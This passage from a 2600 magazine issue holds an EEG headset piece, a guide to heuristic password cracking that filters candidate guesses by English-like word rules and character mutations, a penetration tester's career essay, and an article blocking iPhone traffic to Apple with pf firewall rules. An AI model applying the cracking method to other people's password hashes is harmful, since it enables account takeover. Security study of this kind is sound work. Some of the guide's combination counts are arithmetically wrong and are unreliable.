Now, as previously explained, lab/clinical EEGs have always tended to use an electroconductive gel and often involved the placement of ten (but sometimes up to 50!) electrodes on a person's head. This is not very convenient or wanted for a home or commercial setting. Recently, however, a company called NeuroSky released a dry-electrode technology and there are now cheap (\$100) EEG headsets available. There are a number of different models by a number of different companies, but all the cheap (\$100) models currently use the NeuroSky chips but offer slightly different packaging and software development kit (STKs). I will tell you a bit about NeuroSky's own EEG headset, the MindWave, as that is the one I have and the one I have some personal experience with. The MindWave is a single dry-electrode headset, where the electrode is placed on your head and there is a piece placed on your earlobe which records a reference measurement, which is important for signal filtering purposes. The unit itself looks rather good and slick, and is very light and quite comfortable. The size is comparable to a small microphone/headphone headset, except that you have one piece that sticks out with its forehead-touching sensor, and a second piece with a clip on your earlobe. Also, I should mention that the MindWave is quite nice in that it's usable

with Android, iOS, Windows, and OS X. There seem to be some people who have attempted to do some things with the device on Linux, but, as usual, don't expect very good Linux compatibility. Also, the device communicates using Bluetooth. Though it may still be a little strange to walk around outside with such a headset, it is comfortable and usable in a home setting. So, you ask, "what can I do with this cool new technology?" I don't mean to sound like a sales representative for the company, but, really, you can do a *whole* lot and what you can achieve with such a technology is very much up to you - the developer, the hacker, the creator. There are a number of applications available for free (and that come with the MindWave) and there are a bunch more available in the iStore and other places online. The most important point, however, is that there are freely available SDKs and development environments so that you can write apps for your Android phones or for your home machine. These SDKs allow you to write apps in, for example, Java, and the SDK and APIs provide you with methods for retrieving the sensor values which change as your mental/brain state changes. I don't know about you, but the prospect of writing software that responds to my brain wave patterns (and thoughts) is very exciting and cool. Indeed, I suspect that most people who consider themselves "hackers" have at one point or another wondered about the brain and the possibilities that stem from using it for doing things. Well folks, the time has come and I urge you and all your friends to go out and learn things about the brain and neuroscience, and start shaping the new world that will, as Arthur C. Clarke once said, "be indistinguishable from magic." This is truly a field which awaits pioneers, great discoveries, and the creation of amazing new products.

I hope you have enjoyed this short introduction to this amazing technology and the awesome future prospects it promises. Happy hacking!

References

- http://en.wikipedia.org/wiki/Neural_oscillations
- <http://en.wikipedia.org/wiki/Electroencephalography>
- <http://www.neurosky.com/Documents/Document.pdf?DocumentID=77eee738-c25c-4d63-b278-1035cfa1de92>
- *Cognitive Neuroscience: The Biology of the Mind*, by Gazzaniga, Ivry, and Mangun.

Building the Better Brute Force Algorithm

A Guide to Heuristic Password Cracking

by James Penguin
jamespenguin@gmail.com

Let's begin with a brief overview of standard (non-decryption based) password cracking methods. When faced with the task of cracking a password hash, and reverse engineering the encryption algorithm used to create the hash of the original password isn't a viable choice, you are left with a couple of different options.

Dictionary Attacks

A dictionary attack is carried out by iterating through a list of words, creating a hash of each one, and comparing the result to your target hash until you find a match. While dictionary based cracking methods can be used to crack a lot of common passwords, they're not all that effective when things start to become more complicated.

Often people use one or more words in their password, and those words may or may not be separated by a space or contain numbers or punctuation. Take, for example, the password "falconpunch". It contains the two words "falcon" and "punch". Both of these words are found in a standard list of dictionary words, but you wouldn't be able to crack this password using a dictionary attack because they're mashed together to form a single "word".

We also run into the same issue with passwords that are made up of, or include, portmanteaus that are not generally found in dictionary lists. Take, for instance, the portmanteau made from combining the words "char" and "lizard". Chances are pretty good that your dictionary list doesn't include the word "charizard", thus rendering a dictionary attack not very effective for that password.

Brute Force Attacks

When dictionary attacks just won't do, you can always try cracking the password using the brute force method. A brute force attack is carried out by cycling through every possible combina-

tion of a sequence of characters (aaaa, aaab, aaac, etc.) and hashing each one until you find the sequence whose hash matches your target hash.

The benefit of using a brute force attack is that it has a 100 percent chance of success to crack your password hash. The downside, though, is that to iterate through every possible combination of a sequence of characters until you find a match for your target hash, it could end up taking a very long time, and it only gets worse the longer and more complicated your target password is.

Take, for example, the password "charizard rules". That's a password that is 15 characters long, and only contains letters and spaces. Simple, right? Well, in order to crack this password using a brute force attack, you would need to iterate through every possible combination of the letters a-z and the space character from a length of one to at least 15 characters. Let's do some math to see just how many combinations (in theory) we would have to try.

Characters	Total Combinations
1 (27^1)	27
2 (27^2)	729
3 (27^3)	19,683
4 (27^4)	531,441
5 (27^5)	14,348,907
6 (27^6)	387,420,489
7 (27^7)	10,460,353,203
8 (27^8)	282,429,536,481
9 (27^9)	7,625,597,484,987
10 (27^{10})	205,891,132,094,649
11 (27^{11})	5,559,060,566,555,520
12 (27^{12})	150,094,635,296,999,000
13 (27^{13})	4,052,555,153,018,980,000
14 (27^{14})	109,418,989,131,512,000,000
15 (27^{15})	2,950,000,000,000,000,000

That's a total of 3,067,940,118,341,250,379,359 combinations.

At a rate of testing 50 hashes per second, it would take about 1,945,674,859,424 years to try every possible combination. That's almost two trillion years!

Now, I'm not sure about you, but waiting a

couple of trillion years to crack someone's password sucks. So let's try cutting down that brute forcing time by operating under the assumption that our target password has to be at least seven characters long. That means that we only need to calculate the combinations of the letters a-z and the space from a length of seven characters to at least 15 characters. Let's see how our math looks now.

Characters	Total Combinations
7 (27^7)	10,460,353,203
8 (27^8)	282,429,536,481
9 (27^9)	7,625,597,484,987
10 (27^10)	205,891,132,094,649
11 (27^11)	5,559,060,566,555,520
12 (27^12)	150,094,635,296,999,000
13 (27^13)	4,052,555,153,018,980,000
14 (27^14)	109,418,989,131,512,000,000
15 (27^15)	2,950,000,000,000,000,000

That's a total of 3,067,940,118,340,848,058,083 combinations.

At a rate of testing 50 hashes per second, it would only take about 465,101,560,021 years to try every possible combination. Hooray, that's only 465 billion years, which is a lot less time compared to two trillion years!

Conclusion

From the information above, we've learned that dictionary attacks are nice, but aren't much help when trying to crack a password more complicated than something your grandma might come up with (passwords consisting of more than just a single word or that include nonstandard portmanteaus). We've also learned that using a brute force attack will (eventually) crack any target password with a 100 percent rate of success, but it'll probably take a few eons to crack longer, more complicated passwords.

So, what's a devilishly good looking super hacker to do? Why, the answer is obvious. You need to use a smarter brute forcing algorithm!

Before We Continue

You may have noticed that I've conveniently forgotten to mention anything about passwords that include numbers or funky punctuation (\$, &, @, etc.). It's not that I don't acknowledge the existence of passwords like these, it's just that at this point we're only going to focus on passwords that use the letters a-z, spaces, hyphens, underscores, and common grammatical punctuation (. , ' ? !). I'll address all those kooky complicated passwords later on.

The Psychology of Password Creation

The primary issue with using a brute force attack to crack most real world passwords is that

they spend a ton of time comparing hashes generated from phrases like:

aaaaaaaaa
aaacccaad
xcv hjj abu
hhgdfgdrfg

Now these are all spiffy secure passwords, but you'd be hard pressed to find someone who would actually use a password like one of these. Granted, there are a select group of paranoid types who I'm sure use passwords like these all the time, but, more often than not, people tend to pick passwords that they can actually remember; passwords that actually contain words. These words may not necessarily always be separated by spaces, be spelled correctly, or even appear in a dictionary, but they are all still at least words. They are phrases that can be read aloud, and phrases that people say aloud in their minds as they type them in.

Take for instance the words "falcon" and "punch", and all of the different ways they could be arranged to make a password. A few possible combinations would be "falcon punch", "falconpunch", "falcon punch!", "falconpunch!", and "falcon, punch!". Looking at these passwords, no matter how they're put together, the resulting password always includes the words "falcon" and "punch", and when you read it out loud, it's "falcon punch".

So in order to crack a "regular password" (i.e., passwords that aren't random sequences of nonsense), we need a more heuristic brute forcing algorithm that doesn't waste its time on unrealistic passwords like "aaaa" and "asdxvcv", but instead focuses exclusively on generating passwords made up of words that adhere to the rules of English-like words and phrases.

What is an English-like Word or Phrase?

An English-like word is a word that may not necessarily be an actual English word, but still adheres to a series of rules that our brains use to determine whether or not a given sequence of characters qualifies as a "word". Therefore, an English-like phrase is a grouping of two or more English-like words that adhere to the rules that determine whether or not a group of words qualifies as a valid phrase.

Take, for instance, this article you're reading right now. As you take in each word, your brain is running a series of tests to make sure that the word you're looking at is actually a word and not just a bunch of random letters. If I were to drop the word "kguifdgj" in the middle of a sentence, your brain would automatically flag that word as not being a valid word because it doesn't follow the "rules" of English-like words. That is, certain

rules that every word follows in order to be considered a valid word by our brains. Therefore, you would conclude that that particular sentence was not a valid sentence because it wasn't made up entirely of valid words.

So in order to create a brute forcing algorithm that doesn't waste its time on nonsense words like "sfdre" and "86ugkie65", we need to "teach" it how to perform at least some of those same tests that our brain does for us automatically so that it can determine whether a word or phrase is valid or just gibberish. By doing this, we create a brute force algorithm that only generates possible passwords that an everyday person would potentially use. Which in turn drastically reduces the amount of time spent generating extremely unlikely possible passwords.

The Rules of English-like Words

Apostrophes

A word cannot include more than one apostrophe. If a word includes an apostrophe, the apostrophe can only be positioned as the last character, or second to last character, in the word. Moreover, an apostrophe's last bordering letter must be an s.

Examples:

chuck's is a valid word

chucks' is a valid word

chuck'x is not a valid word

ch'uks is not a valid word

Hyphens and Underscores

A word cannot include both hyphens and underscores. If a word includes hyphens or underscores, the word should be split at that punctuation, and each word should be tested independently for whether or not it is a valid English-like word.

Examples:

snape-kills_dumbledore is not valid

lightsabers_are_awesome should be split at the underscores and the individual words should be tested separately to determine whether they are valid or not. If any of the individual words are invalid, then the entire word is invalid as well.

Ending Punctuation (! ? , .)

A word cannot include more than one instance of ending punctuation, and any occurrence of such punctuation can only be positioned as the last character of a word.

Other Punctuation (& , @, etc.)

A word cannot include any instances of other punctuation.

Suffixes

If a word ends in a known suffix (ing, ist, scope, ology, etc.), the last character before the suffix cannot be the same as the first letter of the suffix.

Examples:

psychology is a valid word

psychoology is not a valid word

Note: There are a very few words that don't follow this rule, like zoology. However, since words like these are the (rare) exception to the rule, it's more effective to just ignore them.

Vowels

Words must include at least one vowel.

Character Repetition Patterns

The same character can never be repeated more than twice in a row.

Examples:

books is a valid word

boooks is not a valid word

The same sequence of characters can never be repeated more than twice in a row.

Examples:

mahimahi is a valid word

mahimahimahi is not a valid word

Character Position Analysis

One of the great things about computers is that they're very good at performing simple tasks over and over really fast. Because of this trait, there are certain tests we can have the computer perform to validate words that wouldn't be efficient if you were verifying a word by hand. One such test is Character Position Analysis.

A Character Position Analysis is a test performed by iterating through each character in a word, and analyzing that character's relationship with its neighboring characters in order to determine whether or not certain characters "fit" next to each other.

To perform a Character Position Analysis, you first need to build a database that documents how often characters appears directly next to, or one character apart from, each other. This database is broken up into three separate tables that keep track of occurrence patterns for:

- the first three characters of a word (starters table)
- the last three characters of a word (enders table)
- and the characters in a word as a whole (neighbors table).

Below is an example table documenting the overall character occurrence patterns for the word "awesome". Each cell holds two numbers. The first number represents the number of times a character appears directly next to another character, and the second number represents the number of times a character appears one character apart from another character.

	A	E	M	O	S	W
A	0, 0	0, 1	0, 0	0, 0	0, 0	1, 0
E	0, 1	0, 0	1, 0	0, 1	1, 0	1, 0

M	0, 0	1, 0	0, 0	1, 0	0, 1	0, 0
O	0, 0	0, 1	0, 0	0, 0	1, 0	0, 0
S	0, 0	1, 0	0, 1	1, 0	0, 0	0, 1
W	1, 0	1, 0	0, 0	0, 0	0, 1	0, 0

From the data in the table above, we can conclude that the letters “a”, “e”, “m”, “o”, and “s” never appear directly after the letter “a”. We can then use this data to verify whether or not other words are valid. For example, the word “amber” would be considered not valid, because the letter “m” appears directly after the letter “a” which our occurrence patterns table tells us isn’t possible.

Well, obviously “amber” is a valid word (anyone who’s seen *Jurassic Park* knows that), but the data we have in the table above says otherwise. So in order to perform an accurate Character Position Analysis, a very large list of words must be analyzed in order to build a useful set of character position occurrence tables. Such a list of words can be found here at <http://www.bsdlover.cn/study/UnixTree/V7/usr/dict/words.html>

Once you have a character position occurrence database, then you can perform a Character Position Analysis. A Character Position Analysis is broken up into three separate tests, and a word is only valid if it passes all three tests.

Starting Characters Position Analysis

This test is performed by taking the first three characters of a word and checking in the starters table whether the occurrence count (aka neighbor score) for the first and second characters, or first and third characters, is equal to zero. If either neighbor score is equal to zero, then the word is not valid.

Ending Characters Position Analysis

This test is performed by taking the last three characters of a word and checking in the enders table whether the occurrence count (aka neighbor score) for the third to last and second to last characters, or third to last and last characters, is equal to zero. If either neighbor score is equal to zero, then the word is not valid.

General Character Position Analysis

This test is performed by iterating through each character in a word and checking in the neighbor’s table whether the occurrence count (aka neighbor score) for each character being tested and the character next to it, and the character one character apart from the character being tested is equal to zero. If any of the neighbor scores is equal to zero, then the word is not valid.

Getting More Accurate Results

One way to get more accurate results when performing a Character Position Analysis is to raise the minimum required neighbor score from zero to a higher threshold.

Rules of English-like Phrases

Spaces

A valid English-like phrase cannot include any occurrence of three or more space characters in a row. On instances of two spaces in a row, the phrase should be split at the double space and each sub-phrase should be tested separately. If any of the sub-phrases are not valid, then the entire phrase is not valid.

Examples:

“row row fight the power” is a valid phrase
“it’s dangerous to go alone, take this” is not a valid phrase (because there are three spaces in a row)

Word Repetition

The same word can never be repeated more than three times in a valid English-like phrase.

Examples:

“row row fight the power” is a valid phrase
“row row row your boat” is not a valid phrase

Phrase Ending Punctuation (! ? .)

Phrase ending punctuation may only appear at the end of a phrase.

Examples:

“zelda is so over powered in brawl!” is a valid phrase
“zelda is so! over powered in brawl!” is not a valid phrase

Commas

Commas may only appear at the end of words, and never at the end of a phrase.

Examples:

“charizard is cool, but so is blastoise” is a valid phrase
“cooking is so fun,” is not a valid phrase

Words

In order for an English-like phrase to be considered valid, each word in the phrase must be a valid English-like word.

So what about those passwords that include numbers or goofy punctuation?

While heuristic brute forcing algorithms are great for generating English-like words and phrases, things begin to be a lot more complicated if your target password includes numbers or funky punctuation (\$, &, @, etc.).

Going back to the topic of the psychology of password creation, remember that in general people pick passwords that are actually made up of words. Keeping this in mind, we can reasonably conclude that passwords that include numbers

and/or funky punctuation still follow this rule, but the word(s) in the password are obfuscated by these nonstandard characters. Another point to consider for passwords that include numbers only is that often they're just appended to the end of a password.

Take, for instance, the password "jalapeno". It's a valid English-like word and, using it as a base, you can obfuscate it with numbers and funky punctuation.

Examples:

"jalapen0", "jalap3no", "j414p3n0" - letters replaced with numbers

"jalapenol", "jalapeno123" - numbers appended

"j@l@peno" - letters replaced with punctuation

All of the passwords above would not be considered valid English-like words, but under all of the numbers and punctuation, they actually are. So in order to crack passwords that include numbers and/or funky punctuation using a heuristic brute force algorithm, you need to develop a method that can mutate strings generated by the algorithm (making alterations like in the examples above) and then test all the password variants as well as the original password

string against your target hash.

Are there any heuristic brute forcing programs available?

Why, yes there are! I maintain a small proof-of-concept Ruby application that implements heuristic brute forcing. See <http://github.com/jamespenguin/gentle-brute> for more details.

Conclusion

Heuristic brute forcing provides hackers with the ability to crack long and complicated passwords using brute force style password cracking, while not wasting eons trying unrealistic passwords.

To illustrate my point, let's pit heuristic brute forcing against standard brute forcing to crack a five character password consisting of the letters a-z.

Using heuristic brute forcing (via the Ruby program above): 517,839 potential phrases

Using standard brute forcing: 11,881,376 potential phrases

That's 96 percent fewer phrases to try using heuristic brute forcing compared to standard brute forcing!

WE WANT YOU TO WRITE FOR 2600!



Write for 2600 and help shape the hacker world! From the beginning, our articles have been written by people of all ages, backgrounds, and opinions. We speak with many voices and yours can be one of them. Is there something involving technology that fascinates you? Do you have some tricks you'd like to share? There are so many topics where thinking like a hacker can make all the difference in making things work better, getting around restrictions, coming up with brand new ideas...

articles@2600.com
or
2600 Articles
PO Box 99
Middle Island, NY 11953 USA

So please send us your submissions and keep 2600 fresh. (We'll give you free stuff in exchange.) Your article can be of any length but they generally run from 500 to 3000 words depending on detail. Be sure that your entries aren't online or otherwise printed.

(Anonymity respected and protected when requested)



The Hacker Perspective

by Teague Newman

A hacker is someone who can make something work in the way they wish because they understand the “how” behind it. Physical or logical, the basis doesn’t really matter. It is the desire to understand the mechanics and the process. It’s the “how” and the “why” that is central to the thought process of a hacker. However, it goes beyond just being curious. It’s also the implementation. Personally, I work with computers, but that is not the only type of person who I think can be a hacker. A hacker is also someone who is willing to use their end creation or modification and stand by its design no matter if it’s hardware, software, or even a procedure or a philosophy.

The hacker ideology spreads much further than computer hardware and software. So often in mainstream media, the phrase “hacker” is used with a malicious connotation. This perversion of the term makes many people who truly embody what a hacker is shy away from the hacker community due to a fear of being labeled something “derogatory.” Others simply feel that they “don’t work on computers,” so there is no way that they could be a hacker. I’ve met many people who would never consider themselves hackers but they truly are the essence of what a hacker should be.

Initially, I never labeled myself as a hacker because I somewhat felt the term should be earned. I didn’t want to be the person that just went around saying “I’m a hacker,” while having no real basis for saying so. That aside, I think I have embodied my own definition of a hacker for longer than I was willing to admit to myself. I’ve always tried to understand how exactly things worked. Sometimes it was out of curiosity and other times it was out of necessity.

When I was in high school, I began to care more about the details of how things worked. I can definitively recall an incident where it was out of necessity. I was doing a paper for school on my computer and it was in the 11th hour. That’s when Murphy’s Law kicked in. The computer bluescreened and I was unable to finish my paper. At this point, I was comfortable with computers, but not knowledgeable enough to fix everything myself. I can remember making a number of phone calls desperately trying to find someone

who could fix my computer on very short notice. When I finally reached someone, I was quoted a figure of around three hundred dollars to fix the computer.... That was the defining moment where I began to learn much more about computers.

I knew that I could not afford to pay to have it fixed and I also knew that my paper had to be done before the next morning. I went to a friend’s house and we began to search the Internet for information on the error. Between the two of us, we were able to determine what was wrong and devise a solution to get my machine back up and running so that I could turn in my paper the next morning. This was the point where I became comfortable with attempting to fix my own computer.

The next logical progression of this was to become comfortable working on the hardware. Once again, this came from necessity. The issue this time was that static had fried my graphics card. I decided once again to fix the issue myself and went out to the store to buy a graphics card. When I got home, I opened up the computer case and swapped out the old card for the new one. It was the first time I had actually opened my computer case, but it really was so much more than that. I successfully swapped out the card, but more importantly, I removed another barrier. In this situation, the case had always been a physical barrier between me and the actual hardware. Once I acknowledged that barrier, I was able to move past it. Previously, it had been “out of sight, out of mind,” but now it was something that was within my reach and eventually led to me learning about all the components contained within.

These two events removed limitations that I had set upon myself. They were small steps, but they were confidence-builders. They showed me that working on a computer was not beyond my reach even though, at the time, it was not my primary focus. I was now much more comfortable working on and around computers. There was one more thing that really solidified my confidence and enabled me to trust myself enough to really start working on things on my own: my brother, Drew.

I can recall a phone conversation where my brother was telling me about Linux and

explaining it on a basic level. After the conversation, he sent me a few distributions and encouraged me to buy some swappable hard drives and the bays for them. With the swappable drives, I could install one or more distributions per drive and see which I liked the best. At this point, I was comfortable enough to add the bays to my own machine - and installing an operating system was not the daunting task it was a few years before.

I played with the different distributions on and off for a few months and became fairly comfortable using them. Drew now tasked me with setting up servers running certain services and left me to my own devices. There was one particularly brutal Java install that left me dumbfounded. I had asked questions to all my usual sources and could not find anyone who knew how to fix the particular issue and no one seemed to know where to look for good documentation. I called my brother, feeling rather defeated, and began asking him if he knew what was going wrong. He didn't particularly know what the problem was, but his solution was what solidified everything. I can't recall exactly what was said, but it was something to the effect of, "...be resourceful, don't just pursue your regular avenues. There is a solution out there. You just need to find it. If what you are doing isn't working, try something else until you figure out what you need." Shortly after that conversation, I found what I needed and finished up the install.

The advice was basic, but it was the catalyst that made everything mesh. I no longer felt like I would break something by opening it or working on it myself and realized that there is always an answer out there - you just have to find or create it. I now felt completely liberated. Nothing seemed out of reach. That doesn't mean everything is convenient or affordable, but the majority of the time you can figure out just about anything if you are willing to try and look for the associated information.

I now looked into everything that interested me and actively tried to gain a deep understanding of how things worked. This permeated all aspects of my life. I looked into everything from how graffiti artists gained access to some of the more obscure places, how satellite cards are programmed, and even how to reprogram the chips in friends' cars to adjust things such as air fuel ratios.

Aside from taking a deep look into everyday things, I became interested in security vulnerabilities. By this point in my life, I had many certifications from industry vendors. After going through all of this training, I had a pretty good general idea of how things should be implemented when deploying a computer or network.

When this knowledge was combined with real life experience, patterns began to emerge. Many times in production environments, things are not deployed as securely as they should be. The reasons for this may vary, but the end result is the same: you are left with a vulnerable system.

In my spare time, I set up labs at home to simulate these vulnerable systems. I would then try to exploit these systems to learn more about the actual vulnerabilities as well as how to prevent them. I had a really romantic idea that maybe one day I could actually get paid to exploit systems and help show people how to secure them as well.

The idea of being a pen-tester was really still a pipe dream. I was doing general consulting on anything computer related and any security jobs I received were a bonus. I had taken the Off Sec 101 class and thoroughly enjoyed it, but just couldn't break into the penetration testing field. The problem in transitioning to the penetration testing field was how do you pitch your first test? Are people going to let you attack their network when you have no prior professional experience doing it? It was the problem of "you can't do the job unless you have experience, but you can't get the jobs that give you experience because you have no prior experience." It seemed like an impossible predicament.

And then I caught a break. In 2009, James Shewmaker ran a section of the U.S. Cyber Challenge. It was a capture the flag competition - that also happened to be free. So I enrolled. I looked at the competition as a place where I could validate what I had learned in my own lab and in the classes I had taken. As it turned out, I did pretty well and was able to prove to myself, and others, that I could actually apply these skills.

I continued competing in every round that was held, but, more importantly, a community began to form and I stayed involved. James left the network up between rounds so that participants could tinker. Many of us hung out in IRC and shared knowledge and worked on projects together between rounds. It was here that I picked up a few new tricks, and was also able to help others learn a thing or two.

By the end of the year, I had ranked fairly high in the rounds in which I competed. At this point, a handful of the top competitors were invited to Washington DC to compete in an "all-stars" round. This was great; it was the first time that I was able to meet the people that I had been competing against and working with for the better part of a year. James had also scheduled CNN to cover the event and we ended up making the front page of cnn.com.

From that point on, I was able to transition into exactly what I wanted to do. There were

people who currently worked in the information security field involved in the competition which, in turn, led to many of us getting job offers. It was no longer a pipe dream. I'm lucky enough to now be a professional penetration tester and instructor. I enjoy what I do very much and consider myself very fortunate to be able to do what was once only a "romantic idea." It seems as if I have found the perfect fit. The work I do enables me to stay on top of current industry trends and their associated vulnerabilities and the flexible schedule has even allowed me to do my own research. Being an instructor allows me to share my own knowledge as well as learn things from those I teach. My students seem to always teach me something also. There is always someone who has a rare piece of knowledge that they are happy to share with me.

The best advice I can give to aspiring hackers is to acknowledge your barriers and go one step beyond them. If you know what is blocking you and are willing to take that first step into learning about it, you may very well find that it isn't as difficult or daunting as you may have initially imagined it to be. When you take curiosity past the point of "I wonder," and mix that with a desire to learn and the motivation to acquire the necessary knowledge, you can master anything you want.

Teague Newman is currently working out of the Washington DC area as a professional penetration tester/security researcher. He was most recently a member of a team composed of Tiffany Rad, John Strauchs, and an exploit writer who exposed vulnerabilities in the way PLCs are implemented in correctional facilities.

Submissions for "The Hacker Perspective" are closed for now, as we have enough columns for the next couple of years. But don't fret. Use that time to experiment and learn new things. When we reopen submissions, you will have a lot more to write about! But in the meantime, please send us your articles on other topics. Our mailbox is there for you:
articles@2600.com

*** *New T-Shirt* ***

This is anything but your typical hacker-chic barcode style t-shirt. We think our deskphone image (green in color) is both pleasing to the eye and useful in a pinch. The 2600 old-school telephone logo on the back (black in color) completes the mood.

Shirts are 100% cotton and white, available in sizes S to XXXL. \$20 includes shipping, except overseas.



store.2600.com

or mail a check or money order to:

2600

PO Box 752

Middle Island, NY 11953

(overseas, add \$5.25)



Firewall Your iPhone

by Ломика

Intro

In light of the recent CarrierIQ revelations, the feelings of paranoids everywhere have been confirmed: smartphones spy on you. What's even worse is that the data is handled by some shady company. If it went directly to the NSA, CIA, NRO, FBI, DHS, or one of our other 13 intelligence agencies, you could be more sure that they would keep it to themselves, perhaps not even allowing other law enforcement organizations access, in addition to Chinese hackers, etc. In some shady company's servers, it's free game for skilled ninjas, high bidders, and spooks of any and all varieties. Upon receiving the gift of a new iPhone 4S, I was eager to jailbreak and check for little parrots talking back to home....

Background

First, I will provide the information and background on the state of the hardware and software researched. When I received the iPhone 4S, it was running iOS 5.0.1 and a jailbreak wasn't yet available. I turned Siri on, played with it, found I didn't like it, and turned it off. This happened a few times over the course of a few days, then it stayed off for weeks. I never logged into iCloud, Facetime, and have no account for such. Never bought or downloaded anything from the app store. I never let GPS be on, and selected "Don't Send" on the "Diagnostics & Usage" settings. I, in fact, connected this phone to my computer only to jailbreak it. No sync over Wi-Fi. I basically avoided any integration of this device with others, with the Internet, and with Apple. I did have iMessage turned on, an Apple service for free texting between iDevices. I used it as a phone and a camera for this time. Here's the hardware summary:

```
Carrier      iOS version
Model       Modem Firmware
Verizon     5.0.1 (9A405)
MD276LL    1.0.13
```

Fun Begins

The jailbreak (Absinthe) came out. I got around to applying it, backing up data, and applying it. It worked with no mishaps. I turned off all automatic syncing through Wi-Fi, etc. Now that I had Cydia on there, the first thing I did was the first thing any self-respecting 2600 reader would do: install MobileTerminal, network utilities, tcpdump, and all the tools one needs to take a peek at the network and see what's going on under the hood. I sshed in and got comfortable....

I understood that my Wi-Fi was at en0, and 3G

seemed to be on a strange device named pdp_ip0, of which there were four, as follows:

```
pdp_ip0: flags=8051<UP, POINTOPOINT
↳, RUNNING, MULTICAST> mtu 1450
inet 10.255.255.156 -->
↳ 10.255.255.156 netmask 0xffffffff
pdp_ip1: flags=8010<POINTOPOINT,
↳MULTICAST> mtu 1500
pdp_ip2: flags=8010<POINTOPOINT,
↳MULTICAST> mtu 1500
pdp_ip3: flags=8010<POINTOPOINT,
↳MULTICAST> mtu 1500
```

Above the 10.255.255.156 would be your mobile broadband/3G IP address. The 255s were placed there in the same manner that phone numbers in movies use 555. Now with this information, I could cap packets on the 3G or Wi-Fi side, and I knew the IP addresses. I ran tcpdump on the thing while it wasn't in use, and saw some packets that seemed unexplained, so I started messing around with netstat, running netstat -n to see what connections were happening and what status they held. I didn't like what I saw:

```
Active Internet connections
Proto Recv-Q Send-Q Local
↳Address Foreign Address (state)
tcp4 0 0 10.255.255.156.49159
↳198.224.191.68.143 ESTABLISHED
tcp4 0 0 10.255.255.156.49158
↳17.172.232.51.5223 ESTABLISHED
tcp4 0 48 192.168.1.8.22
↳192.168.1.3.41445 ESTABLISHED
udp4 0 0 *.*.*.*
```

The first two connections, as you can tell, were on the mobile broadband. Mind you, this was happening while I had an excellent Wi-Fi connection, which you can see me sshed in over on the third line. You can see that I had an established tcp connection through my 3G hardware to these two mysterious IP addresses. I looked them up. The first range was owned by some company unknown to me (<http://wdspco.org/>), which owns the range 198.224.0.0/16. The second was Apple: 17.0.0.0/8. So time went on, and I kept an eye on this. It seemed to be the status quo. The phone was *always* connected to some IP in Apple's range on port 5223, and in wdspco on port 143.

The wdspco IPs didn't seem to be allowing outside connections from my home cable, either. But they were happy to let my phone connect. Wdspco seems to lease IPs for mobile devices, so it's also likely that whoever this is is simply leasing these addresses from them. Either way, a telnet into one of their servers from my phone yields this welcome message: * OK Proxy
↳IMAP ready to serve you, master.

I looked online and found others complaining

about this same thing - not even about possible privacy "issues," but about losing bandwidth that they paid hard earned money for.

So What Are They Sending?

Now that it's established that there are little tweets going back to Apple, we must ask: "What are they sending?" I can't answer that question, but I can address whether or not these things are data or simply pings. First of all, it is important to note that the communications to Apple often come as a cluster of three packets every five minutes or so. The first sends 85 bytes of data from the phone to Apple. The second is about 37 bytes of data from Apple to the phone, totaling about 93 bytes. The last has no data, totals about 56 bytes in size, and is sent from the phone. This seems to be the standard interaction. The data fields do not stay constant between these clusters of communication. In our limited observation of these exchanges, one larger packet was observed being retransmitted many times. It contained a plaintext string `courier.push.apple.com`. I looked this up and saw that it had to do with Apple Facetime, a video chatting service. A service I have turned off. I checked online to find that other people have been complaining about not being able to turn this off in desktops and laptops.

After a few days, I came to find that this traffic was largely due to iMessage. I decided to play with this, and found that the range `198.224.0.0/16` was associated with iMessage, but not necessary for functionality. I also saw some of the same connections even with iMessage off. It is also noted that when changing iMessage settings, I saw brief connections to the range `63.116.166.0 - 63.116.166.255` on port `80/tcp`, which is Akamai. Akamai is a data collecting kind of company - I have no need for them myself.

Either way, it's clear that this traffic was largely unsolicited by me, and has proven to be difficult or impossible to stop in settings. Even with iMessage off, these connections were still forming, and some of them weren't necessary for iMessage in the first place. To me, this was a problem and required some fixing....

Solution - OpenBSD pf

I came to find that the "OpenBSD pf" packet filter was built in and installed, along with its relevant control `pfctl`. I decided to block all traffic from Apple, because I really just didn't need them for anything, other than this beautiful hardware I had. After messing around and reading man pages, I ended up with this `pf.conf`:

```
3g = "pdp_ip0"
wifi = "en0"
apple = "{ 17.0.0.0/8
➔ 198.224.0.0/16
➔ 63.116.166.0/24}"
```

```
set block-policy drop #play dead
set skip on lo0
block in quick on {$3g,$wifi}
➔ from $apple to any
block out quick on {$3g,$wifi}
➔ from any to $apple
```

This, as you can see, simply blocks the offending IP ranges. Put this in `/etc/pf.conf` and, to start pf, run `pfctl -ef /etc/pf.conf`. The packet filter was enabled, and I went back to playing with `netstat -n|head`. At some point, I noticed something I found quite amusing:

```
Active Internet connections
Proto Recv-Q Send-Q Local
➔ Address Foreign Address
➔ (state)
tcp4 0 0 10.255.255.156.49366
➔ 17.172.232.93.5223 SYN_SENT
tcp4 0 0 10.255.255.156.49365
➔ 17.172.232.220.5223 SYN_SENT
tcp4 0 0 10.255.255.156.49364
➔ 17.172.232.147.5223 SYN_SENT
tcp4 0 0 10.255.255.156.49363
➔ 17.172.232.163.5223 SYN_SENT
tcp4 0 0 10.255.255.156.49362
➔ 17.172.232.159.5223 SYN_SENT
tcp4 0 0 10.255.255.156.49361
➔ 17.172.232.83.5223 SYN_SENT
tcp4 0 0 10.255.255.156.49360
➔ 17.172.232.141.5223 SYN_SENT
tcp4 0 0 10.255.255.156.49359
➔ 17.172.232.140.5223 SYN_SENT
```

Ahahahahahahaha no one can hear you scream little birdy - all your SYNs are going to /dev/null!!

This persisted for some time. Here and there, I would check and see this SYN gasping. But it seems to have died off now. I went to figure out how to add this to the boot sequence, and found `launchd.conf`. I added the line:

```
bsexec .. /sbin/pfctl -ef
➔ /etc/pf.conf
```

